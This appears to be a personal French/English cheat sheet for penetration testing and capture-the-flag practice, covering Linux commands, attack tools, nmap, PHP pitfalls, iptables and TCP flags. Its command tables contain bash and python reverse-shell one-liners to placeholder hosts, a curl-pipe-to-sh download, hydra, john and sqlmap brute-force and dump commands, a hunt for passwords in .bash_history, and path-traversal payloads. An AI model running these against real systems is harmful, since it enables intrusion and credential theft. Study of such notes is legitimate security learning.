

# SCIENCE, HACKING AND SECURITY

## 1) Linux command

- **list**
- **chown [-option] [-utilisateur][-:groupe] cible1 [-cible2 ..]**  
:

Change le propriétaire et le groupe d'un fichier ou dossier.

**Exemple :**

`chown linux:users file1`

This command will change the ownership of a file named `file1` to a new owner named `linuxsize` and group `users`.

- **grep [-options] [-pattern] [-file]** :

The grep command is a filter that is used to search for lines matching a specified pattern.

**Exemple :**

`grep "hello" file1`

This command matches all lines that start with 'hello'.

- **ps [-options]** :

La commande ps affiche les processus machines en cours d'exécution.

- **ldd [-options] [-file]** :

Cette commande (de l'anglais *List Dynamic Dependencies*) est un utilitaire Unix affichant les bibliothèques logicielles partagées d'un programme.

- **printenv** [**--help**] [**--version**] [**variable...**] :

**Affiche toutes les variables d'environnements.**

- **objdump** [**-options**] [**objfile...**] :

**This command is used to provide thorough information on object files.**

**Options :**

- **-TC** : Peut servir à observer les fonctions utilisées dans un fichier exécutable.
- **size** [**-options**] [**objfile...**] :

**Permet de connaître les différentes sections d'un programme et de leur adresse mémoire.**

- **strace** [**option**] **command** :

**The strace command in Linux lets you trace system calls and signals (**ltrace** do almost the same).**

**Options :**

- **-c** : print in summary
- **-n** : all system calls
- **wc** [**option**].. [**entry**].. :

**wc stands for word count. Command for printing newline, word and byte counts for files.**

**Example:**

```
app-système-ch45@challenge04:~$ echo "aaa" | wc -c
4
app-système-ch45@challenge04:~$ echo "aaa" | wc
1      1      4
```

- “4” : number of characters.

1	1	4
number of lines	number of words	number of bytes

- **fg [cible]:**

The fg command switches a job running in the background into the foreground. Can be used with "&" ( put in background and then put in foreground ).

- **file [FILE]:**

Print the file type:

- **strip [options] [FILE] :**

The strip command discards symbols from compiled object files. It can also be useful for making it more difficult to reverse-engineer the compiled code.

- **readelf [options] [ELF-FILE]**

readelf displays information about one or more ELF format object files. The options control what particular information to display.

- **hachoir-subfile [FILE] :**

Extrait des fichiers (non compressés, non chiffrés et non fragmentés) contenus dans d'autres fichiers.

- **su [USER\_NAME] :**

Switch the current user.

- **pstree [OPTIONS] :**

Affiche l'arborescence des processus.

- **mktemp [OPTIONS] ... :**

Create a temporary file or directory.

- **trap [OPTIONS] ... :**

Defines and activates handlers to be run when the shell receives signals or other special conditions..

### Some useful commands and tool :

<code>tail --bytes=+425 crackme_wtf &gt; Crackmew</code>	Write the file "crackme_wtf" from the 425 bytes in a file named "Cracknew".
<code>man 3 [SYSTEM_FUNCTION]</code>	Display the prototype of the function
<code>uftrace --force -a ./random</code>	Detect dynamic library calls
<code>objdump -d [FILE]</code>	Display assembler contents of executable sections
<code>export -n [ENV_VAR]</code>	Supprime la variable d'environnement
<code>readelf -d [FILE_PATH]   grep -e RPATH -e RUNPATH</code>	Read the dynamic section to extract the RPATH/RUNPATH.
<code>objdump -x [FILE_PATH]   grep RPATH</code>	to check if an application uses RPATH options.
<code>objdump -x [FILE_PATH]   grep RUNPATH</code>	to check if an application uses RUNPATH options.
<code>cat [FILE1] &gt; [FILE2]</code>	Copier le contenu d'un fichier dans un autre en l'écrasant ( ">>" pour pas l'écraser )
<code>sudo -u [USER_NAME] [FILE_EXECUTED]</code>	Executer un fichier avec un autre utilisateur
<code>COMMAND bash : nm ./binary15   grep "shell"</code>	Affiche l'adresse de la fonction "shell" du programme "binary15".
<code>./ch7 `python -c "print 'a'*512"</code>	Forge l'argument pour le programme "ch7" avec une syntax python.
<code>objdump -s ch7</code>	Display the full contents of all sections requested of ch7 file
<code>export CHALL=\$( echo -n -e '\x96\x55' )</code>	Write Bytes en Bash

<code>mv toto.php test</code>	Move toto.php to the directory "test"
<code>ls -a</code>	Print hidden file
<code>find /home -name .bash_history</code>	Search for all the files named .bash_history in the /home directory
<code>find /home -name .bashrc -exec grep [PATTERN] {} \;</code>	Search for all the files named .bashrc in the /home directory and then for each file, extract [PATTERN] word inside it.
<code>find . -name .bash_history -exec grep -A 1 '^passwd' {} \;</code>	Search for all the files named .bash_history in the .directory.  for each file, extract "passwd" word inside it in case it is placed first in the line ("^") and print one more following line ("-A 1").  Utile si quelqu'un a utilisé la commande passwd puis écrit son mot de passe dans le terminal.
<code>ls -ld [DIRECTORY]</code>	print permission on a directory
<code>tar -xzvf [ FILE ]*[tar.gz   tgz ]</code>	Décompresser le fichier file de type tar.gz ou tgz.
<code>tar -jxvf [ FILE ].tbz</code>	Décompresser le fichier file de type tbz.
<code>echo -n "OR9hcp18+C1bChK10NIRRg=="   base64 -D   hexdump -C</code>	décode la chaîne de caractère en base64 puis l'affiche en Hexa
<code>python -m SimpleHTTPServer</code>	Ouvre un serveur web rapidement
<code>find / -writable -type d 2&gt;/dev/null</code>	Afficher tous les fichiers autorisés en écriture.
<code>bash -i &gt;&amp; /dev/tcp/[HOST]/[PORT] 0&gt;&amp;1</code>	Reverse shell in bash
<code>python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("&lt;IP&gt;",&lt;PORT&gt;));os.dup2(s.</code>	reverse shell en python ( exécution bash )

<code>fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([ "/ bin/sh","-i"]);'</code>	
<code>python -c "import pty;pty.spawn('/bin/bash')"</code>	Avoir une bonne interface sur le shell
<code>mv [FILE1] [FILE2]</code>	rename a file
<code>curl <a href="https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh">https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh</a>   sh</code>	Install and Run linpeas.sh
<code>john --wordlist=/usr/share/wordlists/rockyou.txt shadowfile</code>	Brute les hash du fichier /etc/shadow
<code>sqlmap -r [FILE] --dbs --batch sqlmap -r [FILE] -D [DATABASE_NAME] -T [TABLES NAMES] --dump --batch</code>	sqlmap avec un fichier ou se retrouve la forme de la requête avec les paramètre qu'on essaye d'exploiter.  -D : vise une database précise. -T : table précise
<code>hydra -L [wordlist_user] -P [wordlist_passwd] [IP/DOMAINE] -f http-get [URL_OF_LOGIN_PAGE]</code>	BruteForce a certain login page o
<code>dirb [URL] -u [USERNAME:PASSWD]</code>	

<code>-X [.EXTENSION,.EXTENSION,...]</code>	bruteforce un URL accessible avec un username/passwd
<code>echo "[HEXA_STRING]"   xxd -p -r</code>	Convertir une chaîne hexadécimale en ASCII
<code>hydra -l root -P /usr/share/wordlists/rockyou.txt &lt;IP&gt; mysql</code>	brute password sur mysql avec hydra ( sur le port ouvert pour ) - l : username - P : password to test
<code>mysql -h &lt;IP&gt; -u root -p robert</code>	Se connecte sur la database mysql de l'hôte <IP> avec le compte root et le mot de passe robert
<code>gobuster dir -u [IP_ADDRESS] -w /usr/share/dirb/wordlists/common.txt -x php,php.bak,html,txt,bak,old -s 200</code>	<ul style="list-style-type: none"> <li>- <b>dir</b> : mode bruteforce sur les directories</li> </ul> <p><b>Bruteforce by specific some extensions</b></p> <pre>[+] Url:          http://192.168.10.172 [+] Threads:      10 [+] Wordlist:     /usr/share/dirb/wordlists/common.txt [+] Status codes: 200 [+] User Agent:   gobuster/3.0.1 [+] Extensions:  bak,old,php,php.bak,html,txt [+] Timeout:       10s</pre>
<code>gobuster vhost -u [IP_ADDRESS] -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt   grep "Status: 200"</code>	In <b>vhosts</b> mode the tool is checking if the subdomain exists by visiting the formed url and verifying the IP address.
<code>/usr/share/john/ssh2john.py [RSA/DSA/EC/OpenSSH private key file(s)]</code>	Convert the private encrypted keys in the file provided into a crackable hash for John ( to find ssh password for example ).
<code>pspy64s</code>	Help us enumerate pesky files or permission of different files across the system.
<code>scp '-P [PORT]' [REMOTE_HOST_NAME]@[IP]:[PATH_FILE] [INTERNAL_PATH]</code>  <b>exemple :</b> <code>scp '-P 2221' [SOURCE] [DESTINATION]</code>  <code>scp '-P 2225'</code> <code>app-systeme-ch73@challenge05.root-m</code>	Télécharger un fichier depuis un machine distante SSH

e.org:/challenge/app-systeme/ch73/ch73.exe /home/kali	
unzip myfile.zip	Dézipper un file .zip
hydra -L [USERS_WORDLIST_FILE] -p [PASSWD] [IP] ssh	BruteForce ssh credentials with one password
netdiscover arp-scan --localnet	Découvre toutes les hosts dans un même réseau.
wpscan --url "[URL]" --enumerate	Trouver des vulnérabilité si il y a Wordpress utiliser
wpscan --url "[URL]" -U [USER_NAME] -P [WORDLIST]	Bruteforcer le mdp d'un user sur wordpress
cewl cewl "[URL]" > cewl3.txt	CeWL is a ruby app which spiders a given url to a specified depth, optionally following external links, and returns a list of words which can then be used for password crackers such as John the Ripper
tr -d '\n' [TEXT]	Remove '\n' from the input text.
sudo update-alternatives --config java	Changer la configuration de java
ftp [IP]	Se connecter sur le port Ftp
dig @[IP] [DOMAIN] axfr	Can help to find subdomain on a given domain
dirsearch	For Directory brute forcing
"Firefox_Decrypt"	Obtain credentials of FireFox navigateur from it directory on Linux
nikto -h http://192.168.1.103/dav/	Nikto is a popular Web server scanner that tests Web servers for dangerous files/CGIs, outdated server software and other issues. It also performs generic and server type specific checks  Also Provide if HTTP PUT method is allowed.
cadaver [URL/dav/] { CAVAKER_INTERFACE : }put [REVERSE_SHELL.PHP]	Cadaver is a command line that enables the uploading and downloading of a file on WebDAV.

	To verify whether the file is uploaded or not, run the URL: [URL]/dav/ on the browser.
	 <a href="#">shell.php</a> 27-Sep-201
<code>php -S localhost:8000</code>	Serveur php
<code>knock [IP] 7469 8475 9842 .. [PORT]</code>	Effectue une séquence pour le "Port knocking" " Après que la bonne séquence est effectuée, le port en question s'ouvre ( n'est plus filtered ).
<code>fcrackzip -u -D -p '/usr/share/wordlists/rockyou.txt' numbers.zip</code>	bruteforce zip password
<code>crunch &lt;min&gt; &lt;max&gt; [OPTIONS ...]</code>	Generate Custom wordlist : "<min><max>" : size of the generated words
<code>gcc ... -static ....</code>	L'option <b>static</b> dans les paramètres de compilation permet en quelque sorte d'intégrer les bibliothèques dynamiques à notre binaire plutôt que de faire une liaison. La conséquence est que le binaire aura une taille plus conséquente.  Cela rend une attaque de type ROP largement plus facile à effectuer. :)
<code>chisel [OPTIONS]</code>	Chisel is a fast TCP tunnel, transported over HTTP, secured via SSH
<code>showmount -e 192.168.10.10</code>	showmount command shows information about an NFS server -e : Print the list of exported filesystems
<code>XSSstrike</code>	Puissant Scanner de XSS
<code>find . -name \*.xml</code>	Find all XML file in current directory
<code>ln -s [chemin/vers/le/dossier/existant]</code>	Create a symbolic link
<code>Mono [FILE.EXE] --options</code>	Execute <b>.exe</b> on linux
<code>chaosreader [FILE.PCAP]</code>	This tool will analyze and extract session information and files from <b>.PCAP</b>
<code>http://domxssscanner.geeksta.net</code>	DOM based sink scanner

<code>searchsploit -w [MOT_GREP] [MOT_GREP] [MOT_GREP]</code>	search vulnérabilité pour les mots recherchées ( linux, DB, ... ) en affichant le liens vers <b>exploit-db</b>
<code>searchsploit [MOT_GREP] [MOT_GREP] [MOT_GREP]</code>	search vulnérabilité pour les mots recherchées ( linux, DB, ... ) <b>en affichant le path</b> ( sur Kali ) vers un fichier.c pour effectuer l'exploitation de la vuln.
<code>hash-identifier</code>	Pour Identifier le type d'un hash
<code>ht</code>	éditeur cool sur linux ( fonctionne avec les touches F1,F2,F3,... )
<code>tar -zcvf shell.tar.gz shell.php</code>	to tar and zip the reverse shell file
<code>sudo passwd [nom_utilisateur]</code>	changer le mdp d'un utilisateur
<code>zip -r [OUTPUTFILE] [DIR]</code>	Zipper un dossier
<code>aquatone</code>	Find subdomains, port scan , discover vuln ...
<code>sudo netstat -plten   grep [PORT] kill -9 [PROCESS_ID]</code>	Kill a process running on a port
<code>hydra -V -f -L /root/Desktop/user.txt -P /root/Desktop/dict.txt rdp://192.168.0.102</code>	Bruteforce RDP
<code>(python -c "print 'a'*50";cat)   ./ch65</code>	argument pour la fonction read
<code>dmesg</code>	commande sur les systèmes d'exploitation de type Unix qui affiche la mémoire tampon de message du noyau.
<code>lsmod</code>	Connaître tous les modules du kernel actifs ( Un module est un morceau de code permettant d'implémenter des fonctionnalités au noyau ).  Les modules sont exécutés dans l'espace mémoire du noyau.
<code>modinfo [ NAME_MODULE]</code>	get info on kernel module
<code>ps -eaf</code>	check the processes running on a machine
<code>capsh --print</code>	Check the capabilities provided in a docker container
<code>fdisk -l</code>	List the disks on the local machine.

chroot ./ [COMMAND]	La commande chroot permet de changer le répertoire racine vers un nouvel emplacement.  COMMAND : command to execute just after chroot.
nc -v -n -w2 -z [IP] 1-65535	alternative to scan port without nmap ( with netcat )
nc 172.17.0.1 2222	Identify the service running on port 2222 on the machine with the IP address 172.17.0.1.
cat sshd_config   grep PermitRootLogin	Check whether SSH root login is permitted
sessions	MSFCONSOLE : list all sessions
sessions -i 1	MSFCONSOLE : enter in meterpreter mode on a session.
zip2john chall.zip > zippy john zippy --wordlist=/usr/share/wordlists/rockyou.txt	Brute force ZIP file.
nbtscan-1.0.35.exe 192.168.1.0/24	Scan Netbios name and dc

--	--

## - Nmap commands

**Nmap** **buzut.fr**

**Généralités**

Nmap doit être lancé en root

- O --> Détection de l'OS
- v --> verbose

**Découverte des hôtes**

- PB --> scan par défaut. Utilise à la fois les paquets ACK et ICMP
- sL --> liste les cibles (list scan)
- sP --> détermine si les hôtes sont en ligne (ping scan)
- PO --> tente le scan sans ping préalable
- PT --> ping TCP
- PU --> ping UDP
- PI --> ping ICMP
- Pn --> considère tous les hôtes comme en ligne

**Techniques de scan**

- sV --> test les ports ouvert pour déterminer le service en écoute
- sS --> Syn scan(génère un paquet syn, si le client répond par Syn-ACK, renvoi un RST)

**Scans furtifs sF | sX | sN :**

Plus difficilement détectable que le Syn scan, ces types de scan auront de moins bons résultats. Les ports fermés doivent répondre RST alors que ceux ouverts ne doivent pas répondre.

- sF --> Fin scan (paquet avec le flag SYN - ne complète pas le handshake TCP)
- sX --> Xmas scan (combinaison flags FIN, URG et PUSH)
- sN --> Null scan (paquet sans aucun flag)

**Leurre**

- f --> Fragmente les paquets
- D --> obscurcis le scan avec des leurre - <decoy1 [,decoy2][,ME],...>  
ex : nmap 192.168.0.\* -D 192.168.9.23, 192.168.9.26, ME,  
192.168.9.03
- S --> usurpe l'adresse source (à utiliser avec -e pour spécifier l'interface et -PN -  
ex : sudo nmap 192.168.0.\* -S 192.168.0.4 -e eth0 -PN

## 2) About PHP

### - PHP - Difference between ' and ":

'\$' for  
Single-quoted strings doesn't consider special case ( like  
variable, '\n' for newline ... ).  
Double-quoted strings are considered special cases.  
So for the performance people: use single quote.

### - This language is written in "C".

### - PHP - Path and dot truncation :

On most PHP installations, a filename longer than 4096 bytes will be cut off so any excess chars will be thrown away.

#### Example :

<http://example.com/index.php?page=../../../../etc/passwd> [ADD MORE]  
[http://example.com/index.php?page=../../../../etc/passwd\.\.\.\.\.\.\. \[ADD MORE\]](http://example.com/index.php?page=../../../../etc/passwd\.\.\.\.\.\.\.)  
[http://example.com/index.php?page=../../../../etc/passwd/.//.//.//. \[ADD MORE\]](http://example.com/index.php?page=../../../../etc/passwd/.//.//.//.)  
<http://example.com/index.php?page=../../../../etc/passwd> [ADD MORE]

### - PHP - Loose comparaison :

Faire attention à utiliser "==" à la place de "==" sur des comparaisons sensibles ( voir tableau associé ).

#### Examples Loose comparaison

5 == "5"	PHP will attempt to convert the string to an integer, meaning that 5 == "5" evaluates to true.
5 == "5 of something"	PHP will effectively convert the entire string to an integer value based on the initial number. The rest of the string is ignored completely.
0 == "Example string"	Evaluated true. PHP treats this entire string as the integer 0.
TRUE == "Example string"	Evaluated true.
'0e1' == '00e2' == '0e1337'(que des nombre après le "e") == '0'	"0e[NOMBRE]" est traité par PHP comme 0 à la puissance [NOMBRE]

### - PHP - preg\_replace exploit :

Exemple :

```
preg_replace("/a/e","print_r(scandir('.'))","abcd");
```

- Sur cette exemple, la commande change la lettre "a" dans "abcd" par l'expression du milieu.
- le "/e" sur le premier champ permet d'exécuter la commande sur le champ de au milieu.

Le rôle de PHP est de **générer du code HTML**, code qui est ensuite envoyé au client de la même manière qu'un site statique.

- Parmi les concurrents de PHP, on peut citer les suivants :
  - **ASP.NET** ( bien connu des développeurs **C#** ).
  - **Ruby on Rails** ( utilise avec le langage **Ruby** ).
  - **Django** ( utilise le langage **python** ).
  - **[JSP, JRE, ...]** pour le langage **JAVA**.

Il existe d'autres balises pour utiliser du PHP, par exemple `<? ?>` , `<% %>` , etc. Ne soyez donc pas étonné si vous en voyez. Néanmoins, `<?php ?>` est la forme la plus correcte ; vous apprendrez donc à vous servir de cette balise et non pas des autres.

- **Cookies vs. sessions ( no PHP ) :**

**Session:**

1. IDU is stored on server (i.e. server-side)
2. Safer (because of 1)
3. Expiration can not be set, session variables will be expired when users close the browser.  
(nowadays it is stored for 24 minutes as default in php)

**Cookies:**

1. IDU is stored on web-browser (i.e. client-side)
2. Not very safe, since hackers can reach and get your information (because of 1)
3. Expiration can be set (see [setcookies\(\)](#) for more information)

**Sessions use a cookie!** Session data is stored on the server side, but a UID is stored on client side in a cookie. It allows the server to match a given user with the right session data. UID is protected and hard to hack, but not invulnerable. For sensitive actions (changing email or resetting password), do not rely on sessions neither cookies : ask for the user password to confirm the action.

**An implementation :**

Store a unique cookie value on the client, and store persistent data in the database along with that cookie value. Then on page requests I matched up those values and had my persistent data without letting the client control what that was.

### 3) Iptables

- **Iptables can be run only by root.**
- **Netfilter CHAINS :**
  - **INPUT** : used for filtering incoming packets. Our host is the packet destination
  - **OUTPUT** : used for filtering outgoing packets. Our host is the source of the packet.
  - **FORWARD** : used for filtering routed packets. Our host is router.
  - **PREROUTING** : used for DNAT / Port Forwarding.

- **POSTROUTING** : used for SNAT ( MASQUERADE ).
  
  
  
  
  
  
- You can create your own chain.
- Using a name domain on the rule could not block the connection to the target site because they may use multiple IP addresses for one domain and you only filtered one or some.
- **Netfilter Tables:**
  - **filter** :
    - Default table for Iptables.
    - Where the decision of accepting or dropping packets is taken.
    - Built-in chains : **INPUT, OUTPUT and FORWARD**.
  - **nat** :
    - Specialized for SNAT and DNAT (Port forwarding)
    - Built-in chains : **PREROUTING, POSTROUTING and OUTPUT** ( for locally generated packets).
  - **mangle** :
    - Specialized for packet alteration ( on headers, ...).
    - Built-in chains : All.
  - **raw** :
    - Stateful table
    - Built-in chains : **PREROUTING and OUTPUT**.
    - Use to set a mark on packets that should not be handled by the connection tracking system
  - We can redefine the default chain policy that is applied after all rules were executed.
  - The order used for the rules is very important in the process.
  - **Netfilter command :**
    - **General Syntax :**

`iptables [-t TABLE_NAME] [-COMMAND] [CHAIN]  
[matches] [-j TARGET]`

**[-t TABLE\_NAME]** : Indicates on which table the command operates. By default it is the *Filter* table.

**[-COMMAND]** : Indicates the operation we perform on a chain of the table.

**[CHAIN]** : Indicates on which chain the command operates.

**[matches]** : Indicates some conditions , characteristic to the packet that we need to perform an action.

**[-j TARGET]** : Indicates what action is taken on packets.

- **Iptables [-t TABLE\_NAME] -L -vn [CHAIN]:**  
Print the rules of the specified table (*Filter* by default).  
Option **-vn** for more details.

- Differents common options for **[-COMMAND]**:

<b>-A</b>	Append the rule to the end of the selected chain.
<b>-I [CHAIN] [POSITION]</b>	Insert one or more rules in the selected chain on a specific position, by default on top (position 1).
<b>-L</b>	List all rules in the selected chain. If no chain is selected, all chains are listed.
<b>[-t TABLE_NAME] -F</b>	Flush the selected chain ( all the chains in the table if none is given).
<b>[-t TABLE_NAME] -Z</b>	Zero (reset) the packet and byte counters in all chains, or only the given chain.
<b>-N</b>	Create a new user-defined chain by the given name.

<b>[ -t TABLE_NAME ] -X</b>	Delete the user-defined chain specified ( delete all user-defined chains if a chain is not specified).
<b>-P [CHAIN] [ACTION]</b>	Set the default policy for the built-in chain (INPUT, OUTPUT or FORWARD).
<b>-D</b>	Delete one or more rules from the selected chain.
<b>-R</b>	Replace a rule in the selected chain.

- Differents common options for **[-matches]**:

<b>-s --source [IP address   network address   domain name ]</b>	Match by source IP Network Address
<b>-d --destination [IP address   network address   domain name ]</b>	Match by destination IP Network Address
<b>-m iprange --src-range [IP_start-IP_end]</b>	Match by IP Range for source
<b>-m iprange --dst-range [IP_start-IP_end]</b>	Match by IP Range for destination
<b>-m addrtype --src-type [UNICAST,MULTICAST,BROADCAST, ...]</b>	Match by Address Type for source
<b>-m addrtype --dst-type [UNICAST,MULTICAST,BROADCAST, ...]</b>	Match by destination Type for source
<b>-p [tcp   udp] --dport [PORT]</b>	Match by a single destination port
<b>-p [tcp   udp] --sport [PORT]</b>	Match by a single source port
<b>-m multiport [--dports --sports] [PORT1, PORT2, .. ]</b>	Match by multiple ports
<b>-i [incoming_interface]</b>	Match by incoming interface Available for : INPUT, FORWARD and PREROUTING.
<b>-o [outgoing_interface]</b>	Match by outgoing interface Available for : OUTPUT, FORWARD and POSTROUTING.

<code>-p [PROTOCOL]</code>	Match by protocol
<code>! [matches]</code>	Negating Matches
<code>--syn</code>	Match if the syn flag is set
<code>--tcp-flags [list_mask] [list_comp]</code>	Match by TCP flag. The first argument <b>mask</b> is the flags which we should examine, written as a comma-separated list, and the second argument <b>comp</b> is a comma-separated list of flags which must be set.
<code>-m state --state [list_state]</code>	Match by packets state. <b>list_state</b> : comma separated values in uppercase letters.
<code>-m mac --mac-source [source_mac_adress]</code>	Match by source mac address (it's impossible by destination mac address )
<code>-m time [OPTION]</code>	Match by Date and Time. See the documentation for the options.
<code>-m connlimit [--connlimit-up to   --connlimit-above] [number]</code>	Match by number of existing connections: <code>--connlimit-up to</code> : match if the number of existing connections is less than n. <code>--connlimit-above</code> : match if the number of existing connections is less than n.
<code>-m limit [--limit   --limit-burst ] [value]</code>	Match by maximum matches per time-unit and before an above limit. <code>--limit</code> : where value is the maximum matches per time-unit ( default second ) <code>--limit-burst</code> : where value is maximum matches before a above limit.
<code>-m recent [OPTIONS]</code>	Match with dynamic database of blacklisted source IP addresses. Options : - <code>--name [name_list]</code> : Specify and creates a blacklist if not

	<p>existed.  <b>path of the file :</b>  <code>/proc/net/xt_recent/[name_list]</code></p> <ul style="list-style-type: none"> <li>- <b>--set</b> : Adds the source IP address to the list.</li> <li>- <b>--update</b> : Checks if the source IP address is in the list and updates the "last seen time".</li> <li>- <b>--rcheck</b> : Checks if the source IP address is in the list and doesn't update the "last seen time".</li> <li>- <b>--seconds [number]</b>: Used with --update or --rcheck. Matches the packet only if the source IP address is in the list and the last seen time is valid.</li> </ul>
<b>-m quota --quota [bytes]</b>	Match by quota ( of packets ). When the quota is reached, the rule doesn't match any more.
<b>-m set [OPTION]</b>	<p>Match using ipset option :</p> <ul style="list-style-type: none"> <li>- <b>--match-set [name_set] [dst   src ]</b>: Use the specified set of IP address.</li> </ul>

Differents common options for **[-j TARGET]**:

<b>-j SET --add-set [name_set] [src  dst]</b>	Add a entry in a set of <b>ipset</b> .

- Rules written in the terminal are not saved after the system is shut down. To persist the rules, you have to write a script automatically executed when the system boots.
- **Default Policy** can be changed only for INPUT, OUTPUT and FORWARD chains. It can be changed using **-P** option. This is either accept or drop packet.  
**Exemple:**

```
iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
```

- **iptables-save [-c] [-t table] > [file name]:**  
Dump the iptables rules in a file. Then, we can load the rules

of this file into memory with this command :

**iptables-restore**

**[file name].**

option **-c** : save the bit and packet counter.

- To save iptables rules after restart :

- Install iptable-persistent.

**sudo apt update && sudo apt install**

**iptables-persistent**

iptable-persistent automatically loads rules from this

file : **/etc/iptables/rules.v4**

- **iptables-save > /etc/iptables/rules.v4** to save iptables rules in this persistent file

- To remove persistent iptables rules:

**Edit /etc/iptables/rules.v4**

- Packets states ( for stateful firewall ):

- **NEW** : First packet from a connection.

- **ESTABLISHED** : packets that are part of an existing connection.

- **RELATED** : packets that are requesting a new connection and are already part of an existing connection ( Ex: FTP ).

- **INVALID** : Packets that are not part of any existing connection. The packet can't be identified or that it does not have any state.
- **UNTRACKED** : packets marked within the raw table with the NOTRACK target.
- **Ipset** is an extension to iptables that allows us to create firewall rules that match entire "sets" of addresses at once.  
It's very efficient when dealing with large sets.

Ipset lets you create huge lists of ip addresses and/or ports, which are stored in a tiny piece of ram with extreme efficiency.

#### Some commands and features :

- **ipset [-N| create] [name] [METHOD] [OPTION]** : create a new set called [named] using the method [METHOD] for searching and storing information ( example : hash:ip ).
- **ipset [-A| add] [name] [IP\_ADR]** : Add the IP address in the set.
- **ipset [-L| list] [name\_set]**: Print out all the sets.
- **ipset [dell| -D] [name\_set] [entry]** : Delete the entries in the set.
- **ipset [-F| flush] [name\_set]** : Delete all the entries the specified set.
- **ipset [destroy | -X] [name\_set]** : Delete the specified set. You can only delete a set if there is no correspondence with a rule in iptables.
- "maxelem" is a variable that corresponds to the maximum elements that a set can contain.  
By default, is 65 535.

## 4) Network

### TCP header FFlag

URG (Urgent)	Packet to be processed immediately
PSH (Push)	Transmits data immediately
FIN (Finish)	No further transmission
ACK (Acknowledgement)	Acknowledges receipt of packet
SYN (Synchronization)	Initializes connection between host and target
RST (Reset)	Resets the connection

**SYN** : Only the first packet from sender as well as receiver should have this flag set. This is used for synchronizing sequence number.

**ACK** : It is used to acknowledge packets which are successfully received by the host. The flag is set if the acknowledgement number field ( sended ) contains a valid acknowledgement number.

**RST ( Reset )** : It is used to terminate the connection if the RST sender feels something is wrong with the TCP connection. It can get sent from a receiver side when the packet is sent to a particular host that was not expecting it.

Finish (FIN) v/s Reset (RST) -

FIN	RST
--> gracefully terminates the connection.	--> abruptly tells the other side to stop communicating.
--> Only one side of conversation is stopped.	--> The whole conversation is stopped.
--> No data loss.	--> Data is discarded.
--> Receiver of FIN keeps communicating till it wants to.	--> Receiver has to stop communication.

**PUSH** : Transport layer by default waits for some time for application layer to send enough data equal to maximum segment size so that the number of packets transmitted on the network minimizes, which is not desirable by some applications like interactive applications(chatting).

Similarly, transport layer at receiver end buffers packets and transmit to application layer if it meets certain criteria.


This problem is solved by using PSH. Receiver transport layer, on seeing PSH = 1 immediately forwards the data to application layer.

In general, it tells the receiver to process these packets as they are received instead of buffering them.

**URG ( Urgent )** : Data inside a segment with URG = 1 flag is forwarded to the application layer immediately even if there are more data to be given to the application layer. It is used to notify the receiver to process the urgent packets before processing all other packets. The receiver will be notified when all known urgent data has been received.

PSH	URG
--> All data in buffer to be pushed to NL(sender)/ AL(receiver).	--> Only the urgent data to be given to AL immediately.
--> Data is delivered in sequence.	--> Data is delivered out of sequence.

TCP 3-way handShake

